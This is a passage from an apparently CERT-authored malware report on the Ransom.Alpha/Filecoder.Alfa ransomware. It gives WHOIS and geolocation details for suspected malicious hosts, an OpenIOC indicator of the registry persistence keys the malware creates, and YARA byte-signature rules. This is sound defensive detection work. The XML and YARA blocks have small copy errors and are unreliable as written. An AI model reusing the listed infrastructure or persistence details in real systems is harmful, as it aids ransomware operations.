


Ilustración 28. Geolocalización de la dirección IP 5.45.79.1

15.2 VAUNTHY.RU

La información WHOIS del dominio "vaunthy.ru" es la siguiente:

Whois Record for VauntHy.ru

— Whois & Quick Stats

Risk Score	100
Registrant Org	Private Person was found in ~6,105,175 other domains
Dates	Created on 2016-07-04 - Expires on 2017-07-04
Domain Status	Registered And No Website
Whois History	4 records have been archived since 2016-07-04
Whois Server	whois.tcinet.ru

— Website

Website Title	None given.
---------------	-------------

Ilustración 29. Información WHOIS del dominio vaunthy.ru

15.2.1 GEOLOCALIZACIÓN




Ilustración 30. Geolocalización de la dirección IP 95.164.16.29 o el dominio vaunth.ru

16. REGLAS DE DETECCIÓN

16.1 INDICADOR DE COMPROMISO – IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="c7245f0c-406a-495c-b6ea-9fc673b1c96a"
  last-modified="2016-07-22T12:56:22" xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Ransom.Alpha y Alfa</short_description>
  <description>Indicador de compromiso para detectar las amenazas Ransom.Alpha y
  Win32/Filecoder.Alf</description>
  <authored_by>CCN-CERT</authored_by>
  <authored_date>2016-07-22T12:48:26</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="a07e38dd-18f1-4747-a487-09ffd6e7e33c">
      <IndicatorItem id="17741922-ed83-4738-b8ce-f8286fcbfdb0" condition="is">
        <Context document="RegistryItem" search="RegistryItem/Path" type="mir" />
        <Content
          type="string">HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="036440d0-f5d1-4daf-9a64-98e278674697" />
      <Indicator operator="OR" id="b9c8cda1-53be-40e5-bb59-a8979f699c6b">
        <IndicatorItem id="8cc7621d-aa35-4c78-8c6f-08b2dfd7ea65" condition="is">
```

```

<Context document="RegistryItem" search="RegistryItem/Path" type="mir" />
<Content type="string">HKEY_CURRENT_USER\Alpha</Content>
</IndicatorItem>
<Indicator operator="AND" id="9342349a-2eec-44d6-abdb-46148b355fea">
  <IndicatorItem id="128ba7f0-4145-4377-9737-bce047662e3e" condition="is">
    <Context document="RegistryItem" search="RegistryItem/Value" type="mir" />
    <Content type="string">Cryptokey</Content>
  </IndicatorItem>
</Indicator>
</Indicator>
<Indicator operator="OR" id="dc159b85-8aed-40f4-91e5-c90c4f44faf5">
  <IndicatorItem id="bfa2bb4b-d9a5-41cd-9ea4-ecd86d63da1c" condition="is">
    <Context document="RegistryItem" search="RegistryItem/Path" type="mir" />
    <Content
type="string">HKEY_CURRENT_USER\SOFTWARE\Microsoft\windows\CurrentVersion\Run</Content>
  </IndicatorItem>
  <Indicator operator="AND" id="9164287b-f6b5-4fda-a5bc-c76c8d60809d">
    <IndicatorItem id="4dd30026-4c9b-45e5-8dd6-c311dd6e8e38" condition="is">
      <Context document="RegistryItem" search="RegistryItem/Value" type="mir" />
      <Content type="string">MSEstl</Content>
    </IndicatorItem>
    <Indicator operator="AND" id="4afab7e8-c2c4-4599-8baa-74cb58121f5d">
      <IndicatorItem
condition="contains" id="d12f53b4-d2be-4dbe-8dce-6a2aa511bead"
        <Context document="RegistryItem" search="RegistryItem/Text" type="mir" />
        <Content type="string">Essential\msestl32.exe</Content>
      </IndicatorItem>
    </Indicator>
  </Indicator>
</Indicator>
<Indicator operator="OR" id="3fb93a36-5d73-46b1-ac18-4db8bf792bb4">
  <IndicatorItem id="8938af20-dfe3-455d-9eae-59b07894f997" condition="is">
    <Context document="RegistryItem" search="RegistryItem/Path" type="mir" />
    <Content
type="string">HKEY_CURRENT_USER\Software\Microsoft\windows\CurrentVersion\Prwvkwym</Co
ntent>
  </IndicatorItem>
  <Indicator operator="AND" id="09f76254-ca40-4460-96f8-c07f76effaa6">
    <IndicatorItem id="58f7e60e-ab4f-4934-b54e-5ba6e5fae4c2" condition="is">
      <Context document="RegistryItem" search="RegistryItem/Value" type="mir" />
      <Content type="string">Qbjgvho</Content>
    </IndicatorItem>
  </Indicator>
</Indicator>
</Indicator>
</definition>
</ioc>

```

16.2 YARA

```
rule Ransom_Alpha
{
    meta:
        description = "Regla para detectar Ransom.Alpha"
        author = "CCN-CERT"
        version = "1.0"
    strings:
        $a = { 52 00 65 00 61 00 64 00 20 00 4D 00 65 00 20 00 28 00 48 00 6F 00 77 00
20 00 44 00 65 00 63 }
        condition:
            $a
    }

rule Ransom_Alfa
{
    meta:
        description = "Regla para detectar w32/Filecoder.Alfa"
        author = "CCN-CERT"
        version = "1.0"
    strings:
        $a = { 8B 0C 97 81 E1 FF FF 00 00 81 F9 19 04 00 00 74 0F 81 F9 }
        $b = { 22 04 00 00 74 07 42 3B D0 7C E2 EB 02 }
    condition:
        all of them
    }
}
```